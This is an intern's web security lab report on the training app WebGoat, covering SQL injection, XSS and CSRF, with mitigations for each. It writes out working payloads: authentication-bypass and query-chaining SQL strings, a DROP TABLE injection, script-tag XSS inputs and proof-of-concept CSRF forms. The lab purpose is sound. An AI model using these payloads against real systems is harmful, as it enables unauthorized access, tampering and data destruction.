

SECURITY ASSESSMENT REPORT

Task 1 – Web Application Security Testing

Internship: Future Interns

Intern Name: *Mayur Sandipan Jadhav*

Date: August 2025

Table of Contents

1. Introduction
 2. Tools and Environment
 3. Vulnerability Assessments
 - 3.1 SQL Injection
 - 3.2 Reflected Cross-Site Scripting (XSS)
 - 3.3 Cross-Site Request Forgery (CSRF)
 - 3.4 OWASP ZAP Scan Summary
 4. Mitigation Strategies Summary
 5. Conclusion
 6. References
-

1. Introduction

The objective of this project was to conduct a vulnerability assessment on a deliberately vulnerable web application using OWASP security standards. As part of the internship program, we analyzed common web vulnerabilities and learned how malicious hackers exploit weaknesses in web applications. The findings were compiled into this professional security report.

2. Tools and Environment

- **Vulnerable Web Application:** WebGoat
- **Operating System:** Kali Linux (Virtual Machine)
- **Security Tools Used:**

-
- OWASP ZAP (Scanning & passive analysis)
 - Web Browser (manual payload testing)
-

3. Vulnerability Assessments

Vulnerability: Simple SQL Injection


Description: Injected `` OR '1'='1` in a login field to bypass authentication.

How Discovered: Manual input in the login form.

Why It's Dangerous: Allows attackers to gain unauthorized access to accounts.

Mitigation: Use parameterized queries (prepared statements)

.Screenshot :



Vulnerability: Numeric SQL Injection

Description: Used ``OR 1=1` in the numeric input field.

How Discovered: Entered numeric injection in the `User_ID` field.

Why It's Dangerous: Can allow attackers to retrieve or manipulate all data.

Mitigation: Type check input and use parameterized queries.

Screenshot:

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE Login_Count = ' + Login_Count + ' AND userid = ' + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login_Count: 1

User_Id: 0 OR 1=1

Get Account Info

You have succeeded:

USERID	FIRST NAME	LAST NAME	CC NUMBER	CC TYPE	COOKIE	LOGIN COUNT
101	Joe	Snow	987654321	VISA	, 0	
101	Joe	Snow	2234200065411	MC	, 0	
102	John	Smith	2435600002222	MC	, 0	
102	John	Smith	4352209902222	AMEX	, 0	
103	Jane	Plane	123456789	MC	, 0	
103	Jane	Plane	333408703333	AMEX	, 0	
10312	Jolly	Hershey	178896789	MC	, 0	
10312	Jolly	Hershey	333300003333	AMEX	, 0	
10323	Grumpy	youaretheweakestlink	673834489	MC	, 0	
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	, 0	
15603	Peter	Sand	123609789	MC	, 0	
15603	Peter	Sand	338893453333	AMEX	, 0	
15613	Joseph	Something	33843453833	AMEX	, 0	
15837	Chaos	Monkey	32849386533	GM	, 0	
19204	Mr	Goat	33812053833	VISA	, 0	

Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 0 OR 1=1

Vulnerability: String SQL Injection with Comment

Description: Used `` OR '1'='1' --` to bypass login.

How Discovered: Input in username field with SQL comment to ignore rest of query.

Why It's Dangerous: Ignores password checks and leads to unauthorized access.

Mitigation: Escape input, use ORM, and validate data.

Screenshot:

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique authentication **TAN** to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```

✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	NUMBER
32147	Paulina	Travers	Accounting	46000	P45J8I	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
37648	John	Smith	Marketing	2000000000	3SL99A	null	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null	null
96134	Bob	Franco	Marketing	83700	LG9S2V	null	null

Vulnerability: Compromising Integrity via Query Chaining

Description: Injected additional queries using `;` to change salary of a user.

How Discovered: Used chaining in name input (e.g., `Smith`; UPDATE salaries SET amount = 99999 WHERE user = `Smith`).

Why It's Dangerous: Allows changing critical information like salaries.

Mitigation: Disable multi-query execution; validate input.

Screenshot:

Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using **SQL query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and change your own salary so you are earning the most!

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✓

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	NUMBER
37648	John	Smith	Marketing	2100000000	3SL99A	null	null
96134	Bob	Franco	Marketing	83700	LG9S2V	null	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
32147	Paulina	Travers	Accounting	46000	P45J8I	null	null

Vulnerability: Compromising Availability (DCL Injection)


Description: Dropped a database table (`DROP TABLE access_log`).

How Discovered: Used SQL injection to run `DROP TABLE` command.

Why It's Dangerous: Destroys data and affects application functionality.

Mitigation: Restrict DDL/DCL privileges; use DB accounts with least privilege.

Screenshot:



Mitigation Summary :

- Use prepared statements and parameterized queries.
- Implement input validation and whitelisting.
- Employ least privilege principle in database roles.
- Use Web Application Firewalls (WAFs) and secure coding practices.

Cross Site Scripting (XSS)

Vulnerability: Reflected XSS

Description: Injected `<script>alert('XSS')</script>` in a URL/query parameter which was immediately reflected on the page.

- **How Discovered:** Manual test by passing script payload in URL or search field.
- **Why It's Dangerous:** Can be used to steal session cookies or perform actions on behalf of the user.
- **Mitigation:** Encode output using HTML entity encoding; validate and sanitize input.
- **Screenshot:**

Try It! Reflected XSS

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tiling Surface - Cherry	\$9.99	1	\$9.99
Dynex - Traditional Notebook Case	\$7.99	1	\$7.99
Hewlett-Packard - Pavilion Notebook with Intel Core i5	\$199.99	1	\$199.99
3 - Year Performance Service Plan \$1000 and Over	\$299.99	1	\$299.99

Enter your credit card number:

Enter your three digit access code:

Purchase

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.

Thank you for shopping at WebGoat.
Your support is appreciated.

We have charged credit card:


\$1997.96

Vulnerability: Stored XSS

Description: Injected malicious JavaScript into the console of field that persisted in the application.

- **How Discovered:** Input was stored and later executed when viewing the message or comment.

- **Why It's Dangerous:** Auto-executes whenever data is loaded, affects every user who accesses that page.
- **Mitigation:** Sanitize input on entry and encode on output; use CSP (Content Security Policy).
- **Screenshot:**



Vulnerability: DOM-Based XSS

- **Description:** Injected script into the fragment identifier (#) of the URL, like `start.mvc#test/<script>alert('DOM')</script>`.
- **How Discovered:** Observed that the JavaScript handled input from the URL fragment without sanitization.
- **Why It's Dangerous:** Attacker can modify page content or perform actions in user context without reloading the page.
- **Mitigation:** Use secure JavaScript libraries; sanitize input within the DOM; avoid unsafe DOM manipulations.
- **Screenshot:**

Identify potential for DOM-Based XSS

DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are "reflected" to the page.

For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls).

Your objective is to find the route and exploit it. First though, what is the base route? As an example, look at the URL for this lesson ... it should look something like /WebGoat/start.mvc@lesson/CrossSiteScripting/lesson9. The 'base route' in this case is: `start.mvc@lesson/` The `CrossSiteScripting/lesson9` after that are parameters that are processed by the JavaScript route handler.

So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source;



Correct! Now, see if you can send in an exploit to that route in the next assignment.

Mitigation Summary :

- Sanitize and validate all user inputs, both client- and server-side.
- Encode output based on context (HTML, JavaScript, URL).
- Implement **Content Security Policy (CSP)** to restrict execution of inline scripts.
- Avoid directly injecting user input into the DOM.
- Use secure frameworks and libraries that automatically handle XSS defense (e.g., React, Angular).

Cross Site Request Forgery(CSRF)

Vulnerability: Basic GET CSRF

Description:

This task demonstrates how a GET request can be used to trigger state-changing operations on behalf of an authenticated user.

Steps:

- Identified the hidden form containing CSRF token set to false.
- Replicated the request from an external page using an HTML form.
- Submitted the form to receive the flag.

Screenshot: CODE:

```
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback=""
action="http://127.0.0.1:8080/WebGoat/csrf/basic-get-flag">
  <input name="csrf" type="hidden" value="false">
  <input type="submit" name="submit" fdprocessedid="517je">
</form>
```

RESULT:

Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Confirm Flag

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:

Congratulations! Appears you made the request from your local machine.
Correct, the flag was 61750

Mitigation:

- Use CSRF tokens.
- Avoid using GET requests for state-changing operations.

Vulnerability: Post a Review on Someone Else's Behalf

Description:

This task showed how CSRF can be exploited to post content as another user.


Steps:

- Constructed a POST request with pre-filled values.
- Executed it while authenticated to simulate unauthorized posting. **Screenshot:**

CODE:

```
<form class="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST"
name="review-form" successcallback=""
action="http://127.0.0.1:8080/WebGoat/csrf/review">
<input class="form-control" id="reviewText" name="reviewText" placeholder="Add a
Review" type="text" fdprocessedid="8f7z2n">
<input class="form-control" id="reviewStars" name="stars" type="text"
fdprocessedid="vr9rn">
<input type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9">
<input type="submit" name="submit" value="Submit review" fdprocessedid="hlaix">
</form>
```

RESULT:



Mitigation:

- Enforce CSRF tokens.
- Verify the origin of requests with Referer or Origin headers.

Vulnerability: CSRF and Content-Type

Description:

This task demonstrates how certain content types (like application/json) can be blocked from CSRF attacks.

Steps:


- Attempted a CSRF attack using a content type the server didn't accept.
- Observed the server's behavior and rejection.

Screenshot:

CODE:

```
<html>
<title>Json CSRF POC</title>
<center>
<h1>JSON CSRF POC</h1>
<form action=http://127.0.0.1:8080/WebGoat/csrf/feedback/message method=post enctype=text/plain>
<input name='["name":"WebGoat","email":"Webgoat@webgoat.org","content":"WebGoat is the best!!","ignore_me":"' value='test"]' type='hidden'>
<input type=submit value="Submit">
</form>
</center>
</html>
```

RESULT:



Mitigation:

- Accept only JSON requests.
- Implement proper CSRF token validation.

Vulnerability: Login CSRF Attack

Description:

This task highlights how a malicious actor could log a victim into an attacker-controlled account.


Steps:

- Built a form that auto-submitted login credentials.
- Demonstrated that the victim was logged into the attacker's account.

Screenshot: CODE:

```
<form action=="http://127.0.0.1:8080/WebGoat/login" method="POST" style="width :300px;">
<input type="hidden" name ="username" value="csrf-mayurjadav">
<input type="hidden" name ="password" value="webgoat">
<button type="submit">Sign in</button>
</form>
<script>document.login.submit()</script>
```

RESULT:



Mitigation:

- Use SameSite cookies.
- Require re-authentication for sensitive actions.
- Implement CSRF tokens even on login endpoints.

Mitigation Summary :

- CSRF is a dangerous vulnerability often overlooked due to its simplicity.
- Mitigation requires server-side enforcement like CSRF tokens and secure cookie handling.
- Modern browsers provide mechanisms like SameSite cookie attributes that help prevent CSRF.

OWASP ZAP Scan

Tool Used: OWASP ZAP (Zed Attack Proxy)


Purpose: Identify web application vulnerabilities, including CSRF, SQL Injection, missing headers, etc. **Scan Target:**

<http://localhost:8080/WebGoat/start.mvc?username=mayurjadhav#lesson/WebGoatIntroduction.lesson>

Notable Finding Related to CSRF:

- **Absence of Anti-CSRF Tokens:** Detected in multiple requests (5 instances)
- Risk: Medium
- Description: Anti-CSRF tokens are not implemented in sensitive requests, making the app vulnerable to CSRF attacks.

Screenshot:



Additional Findings :

- SQL Injection (High Risk)
- Missing CSP and Clickjacking protection headers

Cookie without SameSite attribute

CSRF Mitigation Recommendations Based on ZAP Scan

- Implement CSRF tokens on all state-changing requests.
 - Add SameSite=Strict or Lax to session cookies.
 - Set X-Frame-Options: DENY or SAMEORIGIN to prevent clickjacking.
 - Include a Content-Security-Policy header.
-

5. Conclusion

During this security assessment, three critical vulnerabilities were successfully identified in a deliberately vulnerable test application. Attacks were tested manually and through OWASP ZAP. SQL Injection, XSS, and CSRF were exploited to understand real-world consequences and learn defense strategies. By applying OWASP principles and mitigation techniques, modern web applications can be safeguarded from these attacks.

6. References

- 🔗 [OWASP Top 10 Security Risks \(owasp.org\)](https://owasp.org)
- 🔗 [WebGoat Documentation](#)
- 🔗 [OWASP ZAP Tool Documentation](#)